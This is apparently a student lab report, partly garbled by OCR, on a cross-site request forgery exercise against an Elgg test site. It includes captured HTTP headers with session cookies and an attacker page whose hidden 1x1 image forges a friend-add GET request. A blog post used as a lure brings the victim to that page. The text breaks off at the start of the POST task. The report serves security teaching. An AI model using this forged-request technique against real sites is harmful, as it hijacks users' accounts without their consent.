Assignment 7: Cross-Site Request Forgery (CSRF) Attack

Lab Report


Submitted by: Begum Fatima Zohra
UTA ID: 1001880881

Task 1: Observing HTTP Request


The aim of this task is to observe what an HTTP request looks like.
For this,we will add an Firefox add-on called HTTP Header Live.
It is a tool using which we can understand the information related to GET and POST requests.
Then, we will go the social networking site provided to us:
www.csrflabelgg.com
We will login into Alice's account.


For GET request:
We will simply click on 'Mine' on the website.
In the HTTP Header Live, we will click on the GET and it will give us the extensive information regarding the GET request.
The pop-up retrieves information from the server like, cookie and connection.

For POST request:
We will edit the profile of Alice.
We will 'Hi! My name is Alice.' and save the changes.
In the HTTP Header Live, we will click on the POST and it will give us the extensive information regarding the POST request.
The pop-up shows that POST request is requesting the browser to accept the content/data provided by the user.


My Activity : CSRF Lab Site - Mozilla Firefox
12:23 AM
Cross-Site Reque
My Activity : CSR
HTTP Header Liv
Customize Firefo
www.csrflabelgg.com/activity/own
HTTP Header Live
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X
Accept: */*
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.csrflal
Cookie: Elgg=23vemcj0f2qcu
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Thu, 01 Apr 2021 03:
Server: Apache/2.4.18 (Ubu
Expires: Fri, 01 Oct 2021
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/
Account »
CSRF Lab Site
My Activity
All
Mine
Friends
Filter
Show All
No activity


12:24 AM
GET
http://www.csrflabelgg.com/cache/1549469429/default/elgg/Plugin.js
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activity/owner/boby
Cookie: Elgg=23vemcj0f2qcusobr3f7grr1a7
Connection: keep-alive


11:27 AM
Edit profile : CSRF Lab Si
Add-ons Manager
www.csrflabelgg.com/profile/alice/edit
Edit profile
Display name
Alice
About me
Edit HTML
Hi! My name is Alice.


12:28 AM
POST
http://www.csrflabelgg.com/cache/1549469429/default/elgg/Plugin.js
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
content-type: application/x-www-form-urlencoded;charset=UTF-8
origin: moz-extension://827a6576-cb35-4602-90f3-0c33aa2c190c
Connection: keep-alive
Send
Content-Length:0

Task 2: CSRF Attack using GET Request

For this task we need to add Boby to Alice's friend list without using any Javascript code.

Here, we will follow the technique provided by the professor during his lecture.
Alice doesn't like Boby, so Boby will login to a fictitious account of a user named Charlie.
To see how the friend request is done, we will click on members and add Boby as a friend of Charlie.
We will then observe the GET request information on the HTTP Header Live tool.
All we need to know is the user id associated which is 'friend=43'.

Then, on the terminal we execute,
$sudo subl index.html

To perform the GET request attack, we will use the src attribute in the img tag in the index.html.
We will save the html file in /var/www/CSRF/Attacker
Then, we will login to Boby's account, add a blog with title "Hello! Have a look at this amazing site."
In the Body section of the blog, we will write
"http://www.csrflabattacker.com" and save.
Log Out of Boby's account and login to Alice's account.
Since Alice has no friends, she clicked on the malicious blog link that came up under the name of Charlie and was redirected to the attack website.
After coming back from the website, she found that Boby was added to her friend list.

Firefox Web Browser 2:22 PM

moz-extension://f1d816f6-6d55-4e41-8907-83c564646b88 - HTTP Header Live Sub - Mozil

GET http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1617387555&__elgg_

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby
X-Requested-With: XMLHttpRequest
Cookie: Elgg=mjaa04c58nk4dp1mce6j4af6v7
Connection: keep-alive
```

Send

Content-Length:0

Sublime Text 3:09 PM


/var/www/CSRF/Attacker/index.html - Sublime Text (UNREGISTERED)


index.html


```
<!DOCTYPE html>
<html>
<head>
    <title>Hack</title>
</head>
<body>
<h1>This Page forges an HTTP GET request.</h1>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=43" alt="image" width="1" height="1" />
</body>
</html>
```

Account »

Edit HTML


www.csrflabelgg.com/blog/view/50/hel
HTTP Hea...
Host: www.csrflabelg
User-Agent: Mozilla/
Accept: text/css,*/*
Accept-Language: en-
Accept-Encoding: gzi
Referer: http://www.
Cookie: Elgg=mjaa04c
Connection: keep-ali
GET: HTTP/1.1 20
Date: Fri, 02 Apr 20
Server: Apache/2.4.1
Expires: Sat, 02 Oct
Cache-Control: publi
Pragma: public
ETag: "1549469429-gz
Vary: Accept-Encodin
Content-Encoding: gz
Clear
Options
File Save
Record
Data
autoscroll
Account »
CSRF Lab Site
Blogs > Charlie
Hello! Have a look at this amazing site.
By Charlie just now
Public
Edit
http://www.csrflabattacker.com
Leave a comment
Edit HTML


3:10 PM
Hack
www.csrflabattacker.com
HTTP Hea...
Content-Length: 197
Content-Type: text/h
http://www.csrfl
Host: www.csrflabatt
User-Agent: Mozilla/
Accept: text/html,ap
Accept-Language: en-
Accept-Encoding: gzi
Connection: keep-ali
GET: HTTP/1.1 40
Date: Fri, 02 Apr 20
Server: Apache/2.4.1
Content-Length: 298
Keep-Alive: timeout=
Connection: Keep-Ali
Content-Type: text/h
This Page forges an HTTP GET request.
image




Task 3: CSRF Attack using POST Request


To succeed in the POST request, Boby must know what a POST request looks like. So, he edits his description on his profile to “I am awesome” and checks the HTTP Header Live for POST request in formation.


He then changes the index.html (according to the codes given in the pdf).

